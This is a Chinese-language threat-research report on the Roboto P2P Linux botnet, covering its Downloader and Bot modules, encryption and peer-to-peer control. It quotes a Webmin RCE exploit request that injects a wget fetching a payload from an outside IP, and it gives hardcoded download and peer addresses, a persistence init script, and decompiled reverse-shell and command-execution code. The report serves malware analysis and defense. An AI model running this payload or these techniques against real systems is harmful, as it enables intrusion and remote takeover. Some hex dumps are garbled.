

P2P

潜伏者： Roboto Botnet 分析报告

**Alex.Turing, Genshen Ye**

Nov 20, 2019 • 15 min read

背景介绍


2019年8月26号，360Netlab未知威胁检测系统发现一个可疑的ELF文件(4cd7bcd0960a69500aa8of32762d72bc)，目前在VirusTotal上显示仅有2款杀毒引擎检测识别。通过详细分析，我们确定这是一款基于P2P通信的Bot程序，并对它保持关注。

2019年10月11号，我们通过Anglerfish蜜罐捕获到另一个可疑的ELF样本(4b98096736e94693e2dc5a1361e1a720)，并且正是那个可疑的ELF样本的Downloader。这个Downloader样本会从2个硬编码的HTTP链接中下载Bot程序，其中一个下载地址把这个Bot样本伪装成Google的一个字体库“roboto.ttc”，所以我们将这个Botnet命名为Roboto。

我们已经持续关注了Roboto Botnet近3个月的时间，并在本文披露它的一些技术特征。

Roboto Botnet概览

目前，我们捕获到了Roboto Botnet的Downloader和Bot模块。根据它的传播方式和Bot样本特征，我们推测它还存在漏洞扫描模块和P2P控制模块。



Roboto Botnet主要支持7种功能：反弹Shell，自卸载，获取进程网络信息，获取Bot信息，执行系统命令，运行指定URL中的加密文件，DDoS攻击等。同时，它还使用Curve25519，Ed25519，TEA，SHA256，HMAC-SHA256等算法来保证自身组件和P2P网络的完整性和安全性，根据目标系统创建相应的Linux自启动脚本，并伪装自身的文件和进程名来实现持久化控制。

我们认为Roboto Botnet虽然具备DDoS功能，但是它并不是以DDoS为主要目的。我们也还没有捕捉到它的DDoS攻击指令，虽然从逆向样本分析的角度上看到Bot支持7种功能，但是我们也还不清楚它的真实目的。

传播方式

2019年10月11号，我们通过Anglerfish蜜罐观察到 51.38.200.230 通过Webmin RCE漏洞(CVE-2019-15107)传播Roboto Downloader样本

4b98096736e94693e2dc5a1361e1a720，其下载URL为
<http://190.114.240.194/boot>，以下为漏洞利用Payload。

```

POST /password_change.cgi HTTP/1.1
Host: {target}:10000
User-Agent: Go-http-client/1.1
Accept: */*
Referer: https://{target}:10000/session_login.cgi
Cookie: redirect=1; testing=1; sid=x; sessiontest=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 270

user=daemon&pam=&new1=x&new2=x&old=x%7Cwget%20190.114.240.194%2Fboot%20-0%20%2Ftmp%20

```

我们可以看到，51.38.200.230 开放了Webmin服务（TCP/10000），这跟它的扫描目标是一样的，所以我们猜测它是被Roboto Botnet感染后用来做网络扫描的。

逆向分析

Roboto Downloader 样本分析

- MD5: 4b98096736e94693e2dc5a1361e1a720

ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

Library: musl-libc

Roboto Downloader的主要功能是根据受害者机器的CPU架构，从指定的URL下载相应加密的Roboto Bot程序，然后解密并执行。

目前，Roboto Downloader支持i386和x86_64两种架构

```
if ( !strcasecmp(name.machine, "x86_64") )
    v20 = &res_1;
else
    v20 = &res_2;
memset(s, 0, 0x270u);
```

Roboto Downloader样本硬编码URL里存储着加密后的Roboto Bot程序，如图所示每组URL都有对应的解密Key和SHA256校验值

```

res_2          dd offset a1447613983 ; DATA XREF: main:loc_8048904↑o
                ; "144.76.139.83"
                dd 50h
                dd offset image2 ; "community/uploadxx/1461C493-38BF-4E72-B".
                dd 84656B10h
                dd 7C950651h
                dd 61B8A8CBh
                dd 9A59DDD0h
                dd 0A0748786h
                dd 984C8EF1h
                dd 7489E35Ah
                dd 5700EADEh
                dd 0BB89CE99h
                dd 213804B8h
                dd offset aCitilinkDev6Ru ; "citilink.dev6.ru"
                dd 50h
                dd offset aCssRobotoTtc ; "css/roboto.ttc"
                dd 6373A6FDh
                dd 1DF2265Bh
                dd 5AF691CCh
                dd 6213B65Dh
                dd 0FEC2976Dh
                dd 0DAE743DFh
                dd 3D33DD51h
                dd 8A2FC9C8h
                dd 33734660h
                dd 0C44B4F5Dh

```

以image2.jpg为例，它的SHA256哈希值是和Roboto Downloader样本中硬编码的SHA256哈希值是一致的

```
x86-test@x86test:~$ sha256sum image2.jpg
cba8b861d0dd599a868774a0f18e4c985ae38974deea005799ce89bbb8043821 image2.jpg
x86-test@x86test:~$
```

解密算法如下，Key长度为8字节，每一轮会计算新的XOR Key

```

    LODWORD(v3) = swap_order(*key, key[1]);
    v10 = v3;
    while ( len > 7 )
    {
        v4 = calc_newkey(v10);
        v10 = v4;
        LODWORD(v3) = swap_order(v4, SHIDWORD(v4));
        v9 = v3;
        for ( i = 0; i <= 7; ++i )
        {
            LODWORD(v3) = buf++;
            *(_BYTE *)v3 ^= *((_BYTE *)&v9 + i);
        }
        len -= 8;
    }
    if ( len )
    {
        v5 = calc_newkey(v10);
        v10 = v5;
        LODWORD(v6) = swap_order(v5, SHIDWORD(v5));
        v9 = v6;
        for ( j = 0; ; ++j )
        {
            LODWORD(v3) = j;
            if ( j >= len )
                break;
            v7 = buf++;
            *v7 ^= *((_BYTE *)&v9 + j);
        }
    }

```

解密后，就得到了Roboto Bot样本。

Hiew: image2.jpg

| | | |
|-----------|---|-------------------|
| 00000000: | B3 90 81 61-45 03 46 56-FA 43 42 0E-EE 41 56 58 | ???aE?FV?CB?AVX |
| 00000010: | A4 D4 0B FF-CD EB 42 F4-C2 0C A1 71-07 1E A9 71 | ??□??B??↑?q□?Qq |
| 00000020: | DE 10 71 E5-03 3A E8 63-C0 E9 63 30-93 6C CD 73 | ?□d?□?c??c0?1?s |
| 00000030: | 4F 08 AE 29-77 29 00 79-79 0A 0A E1-56 78 68 31 | 0□?w) yy□?Vxh1 |
| 00000040: | 20 5A C7 E5-96 73 B0 A1-E6 78 BE 07-12 BE 2D 84 | Z???s???x?□??-? |
| 00000050: | 99 C0 39 18-53 14 B0 DF-E1 4E 34 32-39 F3 49 76 | ??9□?□??N429?Iv |
| 00000060: | 30 8B F3 39-AD 7D E7 62-EC 55 33 B7-6F 56 8C 2C | 0??9?}?b?U3?oV?, |
| 00000070: | 49 BF FC 65-86 2F DF 50-93 2D 75 03-DE 40 32 60 | I22@2/2D2-11,□?12 |

Hiew: image2.jpg.dec

| | | |
|-----------|---|------------|
| 08048000: | 7F 45 4C 46-01 01 01 00-00 00 00 00-00 00 00 00 | ELF□III□ |
| 08048010: | 02 00 03 00-01 00 00 00-28 88 04 08-34 00 00 00 | □□ (?□?4 |
| 08048020: | 08 FE 02 00-00 00 00 00-34 00 20 00-03 00 28 00 | □? 4 □(|
| 08048030: | 0D 00 0C 00-01 00 00 00-00 00 00 00-00 80 04 08 | ↑ □ €□ |
| 08048040: | 00 80 04 08-D4 F8 02 00-D4 F8 02 00-05 00 00 00 | €□? ? ?? □ |
| 08048050: | 00 10 00 00-01 00 00 00-D4 F8 02 00-D4 88 07 08 | □□ ?? ?? □ |
| 08048060: | D4 88 07 08-DC 04 00 00-D4 B1 00 00-06 00 00 00 | ?□?□? ?? □ |
| 08048070: | 00 10 00 00-51 F5 74 64-00 00 00 00-00 00 00 00 | □ Q?+d |

当不知道初始XOR Key时，利用XOR加密算法的特性，根据elf_header[0x8:0xf]值常为0的特点，可以使用如下方法解密Bot文件。

```
fstream file(filename, ios::binary | ios::in);
file.read((char*)fstr.data(), fsize);
file.close();
string skey(fstr, 8, 8);
reverse(skey.begin(), skey.end());
uint64_t *sskey = (uint64_t*)&skey[0];
cout << hex << "sskey= " << sskey << endl;
fstr[0] = '\x7F';
fstr[1] = 'E';
fstr[2] = 'L';
fstr[3] = 'F';
fstr[6] = '\x01';
fstr[7] = '\x00';
fsize -= 8;
uint64_t cnt = fsize / 8;
uint8_t rmd = fsize % 8;
for (uint64_t i = 0; i < cnt; i++) {
    for (int j = 0; j < 8; j++)
    {
        fstr[8 + i * 8 + j] ^= *((uint8_t*)sskey + 7 - j);
    }
    uint64_t rnda = *sskey << 13 ^ *sskey;
    uint64_t rndb = rnda >> 7 ^ rnda;
    uint64_t rndc = rndb << 17 ^ rndb;
    *sskey = rndc;
}
for (uint8_t i = 0; i < rmd; i++)
{
    fstr[8 * cnt + 8 + i] ^= *((uint8_t*)sskey + rmd - i);
}
if (fstr[42] == '\x20' && fstr[46] == '\x28')
{
    fstr[4] = '\x01';
    fstr[5] = '\x01';
}
if (fstr[43] == '\x20' && fstr[47] == '\x28')
{
    fstr[4] = '\x01';
    fstr[5] = '\x02';
}
if (fstr[54] == '\x38' && fstr[58] == '\x40')
{
    fstr[4] = '\x02';
    fstr[5] = '\x01';
}
if (fstr[55] == '\x38' && fstr[59] == '\x40')
{
```

```
    fstr[4] = '\x02';
    fstr[5] = '\x02';
}
```

Roboto Bot 样本分析

- MD5: d88c737b46f1dcb981b4bb06a3caf4d7

ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

Library: musl-libc

Roboto Bot是通过P2P协议加密通信，主要支持7种功能：反弹Shell，自卸载，获取进程网络信息，获取Bot信息，执行系统命令，运行指定URL中的加密文件，DDoS攻击等。另外它为了实现长期驻留目标系统，它会在系统上增加自启动脚本并伪装了自身的文件和进程名。

持久化

- 根据不同Linux系统发行版本，创建相应的自启动脚本 `/etc/init.d/dns-clear` 或者 `systemd-hwdb-upgrade.service`

```
#!/bin/sh

### BEGIN INIT INFO
# Provides:          dns-clear
# Required-Start:    $local_fs $remote_fs $network
# Required-Stop:     $local_fs
# Default-Start:    1 2 3 4 5
# Default-Stop:
# Short-Description: Cleans up any mess left by 0dns-up
### END INIT INFO

PATH=/sbin:/bin:/usr/sbin:/usr/bin

case "$1" in
start)
    /usr/lib/libXxf86dag.so.1.0.0 &
    ;;
*)
    ;;
esac
```

```
exit 0
```

- 用于伪装的进程名

```
(sd-pam)
/sbin/rpcbind
/usr/bin/python
upstart-socket-bridge
/usr/sbin/irqbalance
/lib/systemd/systemd-udevd
/usr/libexec/postfix/master
```

- 用于伪装的文件名

```
libXxf86dag.so
.node_repl_history.gz
```

硬编码Peer信息

Roboto Bot硬编码了4组Peer信息，其结构为**IP: PORT: Curve25519_Pub Key**

```
s = &pubkey_1;
v23 = (const char *)0x51B9FD5;           // 213.159.27.5:57491
v16 = &pubkey_1;
LOWORD(v24) = 57491;
v25 = &pubkey_2;
v26 = (const char *)0xFC2D2EBA;          // 186.46.45.252:52085
LOWORD(v27) = 52085;
v28 = &pubkey_3;
v29 = 95;                                // 95.216.17.209:57935
v30 = 216;
v31 = 17;
v32 = 209;
v33 = 57935;
v34 = &pubkey_4;
v35 = 120;                               // 120.150.43.45:49252
v36 = 150;
v37 = 43;
v38 = 45;
v39 = 49252;
```

Peer 1:

213.159.27.5:57491

Pubkey:

8E A5 64 E2 A5 F7 73 6D 2E F2 86 D3 7B B7 86 E4
7F 0D A7 A0 77 B1 AD 24 49 5B DE D6 DB B7 E1 79

Peer 2:

186.46.45.252:52085

Pubkey:

93 DA 64 B3 1F 49 1B A4 B5 2D 28 92 49 52 7C 3D
41 D2 4F B2 8B FF 2C ED A2 E7 90 18 4F 9E C0 7B

Peer 3:

95.216.17.209:57935

Pubkey:

E8 78 31 C6 55 9A 13 FC AB DB 75 9B A5 B1 D6 05
F2 3A 72 FF 04 B5 9F 7F 5A 8B 12 56 F2 CA 01 5E

Peer 4:

120.150.43.45:49252

Pubkey:

E7 30 7D 3C BC 93 4A EC ED D8 FD 9F B9 FE 93 B7
F3 53 B3 11 5D F7 C8 CA 0C F8 77 D1 34 CA 37 20

在样本 `4cd7bcd0960a69500aa80f32762d72bc` 中的第3个Peer做了以下修改。

Peer 3:

66.113.179.13:33543


Pubkey:

B3 E5 B3 D6 E6 DE 7C 7D 79 40 A5 4F D9 B0 AC 7B
2D C6 CE 69 EF F3 C4 58 F2 98 A8 92 DF 92 9E 0E

加密校验

Roboto Bot使用了Curve25519，TEA，HMAC-SHA256等算法来实现数据的加密及有效性验证，这一手段在cfg文件及数据报文的生成中大量使用。

大致流程如图所示



Curve25519_PrivateKey通过/dev/urandom生成。

```
v10 = open("/dev/urandom", 0, &byte_8083120[0x300], &byte_8083120[0x300]);
if ( v10 >= 0 && read(v10, &s, 0x20u) > 31 )
{
    close(v10);
    v11 = wrap_memalloc(0x20u);
    v12 = v11;
    prealbuf = v11;
    v13 = wrap_memalloc(0x20u);
    genekeybuf = v13;
    if ( !v12 )
    {
        if ( v13 )
            free(v13);
        goto LABEL_22;
    }
    if ( v13 )
    {
        qmemcpy(v13, &s, 0x20u);
        v14 = v13[31];
        *v13 &= 0xF8u;
        v13[31] = v14 & 0x7F | 0x40;
```

cfg文件

Roboto Bot会根据运行权限的不同，将生成的cfg文件存储在不同的文件位置。

```
$home/.config/trolltech.conf      //以普通用户权限运行
/etc/iproute2/rt_ksfield          //以root用户权限运行
```

cfg文件中存有私钥，加密数据，以及加密数据的HMAC-SHA256值，每小时更新一次，加密数据由Peer和Port信息组成，其结构为

peer:length:data,pcfg:length:data。

| | | |
|-----------|---|---|
| 00000000: | 68 F4 83 18-2C F2 80 3D-D1 B3 FF 68-FB 35 3D E8 | h??□?€?? h?5=? |
| 00000010: | E6 C8 DB 0B-8E FC 73 7C-01 B3 6F 3F-1C 89 38 63 | ??? |
| 00000020: | 9D 73 9E 72-76 4E DE 99-A1 16 14 F2-70 60 76 F0 | ?s?rvN??? |
| 00000030: | 05 C5 70 3C-54 1F C5 43-A1 FA 5C 7D-10 49 B6 31 | □p<T□C??\} □?1 |
| 00000040: | 17 51 FA FA-EC 86 14 6D-EB 00 B5 40-98 A7 6F 94 | □Q?????□? ?@??o? |
| 00000050: | A2 13 E0 CE-B6 06 15 C3-2C CD 82 5D-BA 80 73 96 | ?□??□□, ??]? €? |
| 00000060: | 5D 92 EB FE-E7 20 78 D0-66 C6 D5 B4-96 B7 3B B1 |]????? x?f?????;? |
| 00000070: | 93 17 C0 21-A1 04 F4 C2-3C 33 41 B3-F7 9F CF 48 | ?□!? □?<3A????H |
| 00000080: | B8 4C 61 71-7E 0D 81 F5-FA BE F3 7D-E0 56 BB D3 | ?Laq~ ?????} ?V?? |
| 00000090: | 6B 09 1A 3A-08 92 04 3B-97 29 0B FF-D8 CE 66 6C | k□□□□?) □??f1 |
| 000000A0: | 38 E1 90 19-8B CB 52 28-84 53 DA 8C-80 65 14 FF | 8??□?R(?S??€□ |
| 000000B0: | 68 04 50 3B-5E BD 9C 17-1D 13 78 82-AF 8C 21 9E | h□P; ^??□□□?!!? |
| 000000C0: | 74 42 69 2A-EE 06 96 77-D1 7A D5 2D-76 5A 38 8D | tB1*?□w?z?-vZ8? |
| 000000D0: | 68 D2 AF 94-89 F2 94 15-23 4C 7C F9-A2 E5 94 79 | h??????□L ???? |
| 000000E0: | 0B 29 F6 69-76 AE 28 41-98 F3 21 1D-33 A8 05 B4 | □?iv?(A??!□?□ |
| 000000F0: | B7 04 39 AB-B8 55 10 50-18 AC 62 29-0C 9A A9 8B | ?□9??U□□b) ▲??? |
| 00000100: | E0 3F 56 7A-89 87 24 9C-6C 37 0B 12-7E 57 E3 66 | ??Vz??\$?17□W?f |
| 00000110: | 73 DA C3 88-46 FC 67 F3-D7 16 76 65-CB 73 D2 F4 | s???F?g??□e?s?? |
| 00000120: | 54 0B 6A FB-87 12 BB EB-EA 1D 8A 7C-F8 62 1D D3 | T□??□??□ ?b□ |
| 00000130: | 1F 03 82 7C-B6 29 7A AC-E1 DB 9C C6-AD D0 C1 78 | □□ ?) z?????????x |
| 00000140: | DD C2 1F A8-97 1C 96 21-17 71 B5 77-B6 0C B7 1C | ??□?□!□?w?▲?□ |
| 00000150: | 27 F7 81 FF-CD DC 8E 3C-1F 93 B1 C9-DF 69 21 9E | ' ?? ?? ?<□??i!? |
| 00000160: | 39 48 91 79-DA AD 1B 64-C4 FD 65 C0-95 9B 6F B1 | 9H?y??□d??e??o? |
| 00000170: | D7 C1 75 31-DA 5A 01 EC-E1 52 06 25-E9 7D A1 9B | ??u1?Z□?R□?} ?? |
| 00000180: | 57 E5 CA 67-2B D6 | W??g+? |

cfg文件解密示例

前0x20字节, Curve25519私钥

68 F4 83 18 2C F2 80 3D D1 B3 FF 68 FB 35 3D E8
E6 C8 DB 0B 8E FC 73 7C 01 B3 6F 3F 1C 89 38 63

最后0x20字节, 加密数据(0x20-0x165)的hmac-sha256值

1B 64 C4 FD 65 C0 95 9B 6F B1 D7 C1 75 31 DA 5A
01 EC E1 52 06 25 E9 7D A1 9B 57 E5 CA 67 2B D6

参照前文加密校验流程,

1. 生成PublicKey:

52 25 27 87 F2 B2 F7 35 32 1F ED A7 6A 29 03 A8
3F A4 51 58 EF 53 F5 6F 28 99 01 8E 62 2C 4A 24

2. 使用后16字节, 每个DWORD逆序, 做为TEA的加密Key:

58 51 A4 3F 6F F5 53 EF 8E 01 99 28 24 4A 2C 62

3. 使用上一步Key加密常量明文, 得到XOR Key:

第一轮: ED 16 FB 00 46 4F 94 99

4. XOR解密, 每8字节, 重复步骤4, 更新XOR Key:

密文: 9D 73 9E 72 76 4E DE 99

明文: peer\x30\x01\x4a\x00\x00

因此，我们知道Peer共有0x130字节信息，依此类推可解出密文(8E 3C 1F 93 B1 C9)的明文为(pcfg\x04\x00)。

P2P 控制模块

Roboto Bot可以通过Unix域套接字进行控制，绑定的路径为 /tmp/.cs

```
addr.sun_family = 1;
strncpy(addr.sun_path, "/tmp/.cs", 100u);
if ( bind(fd, (const struct sockaddr *)&addr, 0x6Eu) >= 0 && listen(fd, 1) >= 0 )
{
    byte_8083420 = 1;
    while ( 1 )
    {
        v15 = accept(fd, 0, 0);
```

通过以下代码开启受控线程

```
if ( getenv("CS") )
{
    unlink("/tmp/.cs");
    wrap_pthread_create(v6, &unk_8078DE0, 0, (int)cs_procedure, 0);
}
```

我们在Roboto Bot样本中没有发现设置环境变量“CS”的相关代码，因此我们推测它存在Roboto P2P控制模块。它会启动一个进程，同时设置环境变了“CS”，并通过Unix域套接字控制Roboto Bot模块，此时，这个P2P节点就是Roboto Botnet的P2P网络中的控制节点。

我们通过Roboto Bot模块可以反推P2P控制模块的相关功能，当然这些函数名字就很直观。

| | |
|------------|------------------|
| aAddpeer | db 'addpeer',0 |
| ; | char s2[] |
| s2 | db 'peers',0 |
| aDelpeer | db 'delpeer',0 |
| aInjectcmd | db 'injectcmd',0 |
| aPortsetup | db 'portsetup',0 |
| aClose | db 'close',0 |
| aWritecfg | db 'writecfg',0 |
| aInfo | db 'info',0 |

我们通过劫持Roboto Bot程序，测试了部分控制指令，以下是一些测试效果。

info 指令，会显示硬编码的信息和公钥信息，其中 v17 疑似程序版本号。

```

76 31 37 20 49 66 20 69 74 20 77 61 6C 6B 73 20 v17·If·it·walks·
6C 69 6B 65 20 61 20 64 75 63 6B 20 61 6E 64 20 like·a·duck·and·
69 74 20 71 75 61 63 6B 73 20 6C 69 6B 65 20 61 it·quacks·like·a
20 64 75 63 6B 2C 20 74 68 65 6E 20 69 74 20 6D ·duck,·then·it·m
75 73 74 20 62 65 20 61 20 64 75 63 6B 0A 70 6B ust·be·a·duck.pk
20 35 32 32 35 32 37 38 37 66 32 62 32 66 37 33 ·52252787f2b2f73
35 33 32 31 66 65 64 61 37 36 61 32 39 30 33 61 5321fededa76a2903a
38 33 66 61 34 35 31 35 38 65 66 35 33 66 35 36 83fa45158ef53f56
66 32 38 39 39 30 31 38 65 36 32 32 63 34 61 32 f2899018e622c4a2
34 0A 00 00 00 00 00 00 A1 00 00 00 90 0D 00 00 4.....

```

`peers` 指令，会显示Roboto Bot当前连接的P2P节点信息

| |
|--|
| 00 00 00 00 30 20 32 31 33 2E 31 35 39 2E 32 37 0 · 213.159.27 |
| 2E 35 20 35 37 34 39 31 20 38 65 61 35 36 34 65 .5 · 57491 · 8ea564e |
| 32 61 35 66 37 37 33 36 64 32 65 66 32 38 36 64 2a5f7736d2ef286d |
| 33 37 62 62 37 38 36 65 34 37 66 30 64 61 37 61 37bb786e47f0da7a |
| 30 37 37 62 31 61 64 32 34 34 39 35 62 64 65 64 077b1ad24495bded |
| 36 64 62 62 37 65 31 37 39 20 30 2E 30 25 20 6C 6dbb7e179 · 0.0% · 1 |
| 00 2E 2E 2E 2E 0A 31 20 31 38 36 2E 34 36 2E 1 · 186.46. |
| 34 35 2E 32 35 32 20 35 32 30 38 35 20 39 33 64 45.252 · 52085 · 93d |
| 61 36 34 62 33 31 66 34 39 31 62 61 34 62 35 32 a64b31f491ba4b52 |
| 64 32 38 39 32 34 39 35 32 37 63 33 64 34 31 64 d289249527c3d41d |
| 32 34 66 62 32 38 62 66 66 32 63 65 64 61 32 65 24fb28bff2ceda2e |
| 37 39 30 31 38 34 66 39 65 63 30 37 62 20 30 2E 790184f9ec07b · 0. |
| 30 25 20 2E 2E 2E 2E 2E 2E 0A 32 20 39 35 2E 0% 2 · 95. |
| 32 31 36 2E 31 37 2E 32 30 39 20 35 37 39 33 35 216.17.209 · 57935 |
| 20 65 38 37 38 33 31 63 36 35 35 39 61 31 33 66 · e87831c6559a13f |
| 63 61 62 64 62 37 35 39 62 61 35 62 31 64 36 30 cabdb759ba5b1d60 |
| 35 66 32 33 61 37 32 66 66 30 34 62 35 39 66 37 5f23a72ff04b59f7 |
| 66 35 61 38 62 31 32 35 36 66 32 63 61 30 31 35 f5a8b1256f2ca015 |

Bot 功能

- 反弹Shell

```

if ( preliminary_process_with_fmt(ptr[1], *ptr, (int *)&unk_8078B60, &addr.sin_addr, &addr.sin_
{
    addr.sin_family = 2;
    v1 = socket(2, 1, 0);
    if ( v1 != -1 && connect(v1, (const struct sockaddr *)&addr, 0x10u) >= 0 )
    {
        v2 = fork();
        if ( !v2 )
        {
            dup2(v1, 0);
            dup2(v1, 1);
            dup2(v1, 2);
            close(v1);
            setenv("PATH", "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", 1);
            execve("/bin/sh", &argv, 0);
        }
    }
}

```

- 自卸载

```

if ( dest )
{
    chmod(&dest, 0x1B6u);
    truncate(&dest, 0);
    if ( unlink(&dest) == -1 )
        chmod(&dest, 0);
}
if ( byte_8078E80 )
{
    chmod(&byte_8078E80, 0x1FFu);
    truncate(&byte_8078E80, 0);
    if ( unlink(&byte_8078E80) == -1 )
        chmod(&byte_8078E80, 0);
}
result = getuid();
if ( !result )
{
    v1 = sub_804E990();
    if ( v1 )
    {
        wrap_strcat((int)&name, 128, "systemctl %s systemd-hwdb-upgrade.service &>/dev/null", "disable");
        system(&name);
        wrap_strcat((int)&name, 128, "%s/system/systemd-hwdb-upgrade.service", v1);
        result = unlink(&name);
    }
    else
    {
        v2 = 1;
        do
        {
            v3 = v2++;
            wrap_strcat((int)&name, 128, "/etc/rc%dd.d/S70dns-clear", v3);
            unlink(&name);
        }
        while ( v2 != 6 );
        result = unlink("/etc/init.d/dns-clear");
    }
}

```

- 执行系统命令

```

if ( preliminary_process_with_fmt(ptr[1], *ptr, (int *)&unk_8078BA0, &v4, &v5) >= 0 )
{
    v1 = 191;
    v2 = v5;
    if ( v4 <= 0xBFu )
        v1 = v4;
    command[v1] = 0;
    if ( v1 < 4 )
    {
        if ( v1 )
        {
            command[0] = *v2;
            if ( v1 & 2 )
                *(_WORD *)&command[v1 - 2] = *(_WORD *)&v2[v1 - 2];
        }
    }
    else
    {
        *(char **)((char *)&v5 + v1) = *(char **)&v2[v1 - 4];
        qmemcpy(command, v2, 4 * ((v1 - 1) >> 2));
    }
    system(command);
}

```

- 获取进程网络信息（遍历进程列表，获取进程，网络和crontab文件信息），并上传给指定HTTP接口

```

/proc/%s/exe
/proc/%s/cmdline
/proc/net/tcp

```

```
/proc/net/udp  
crontab
```

```
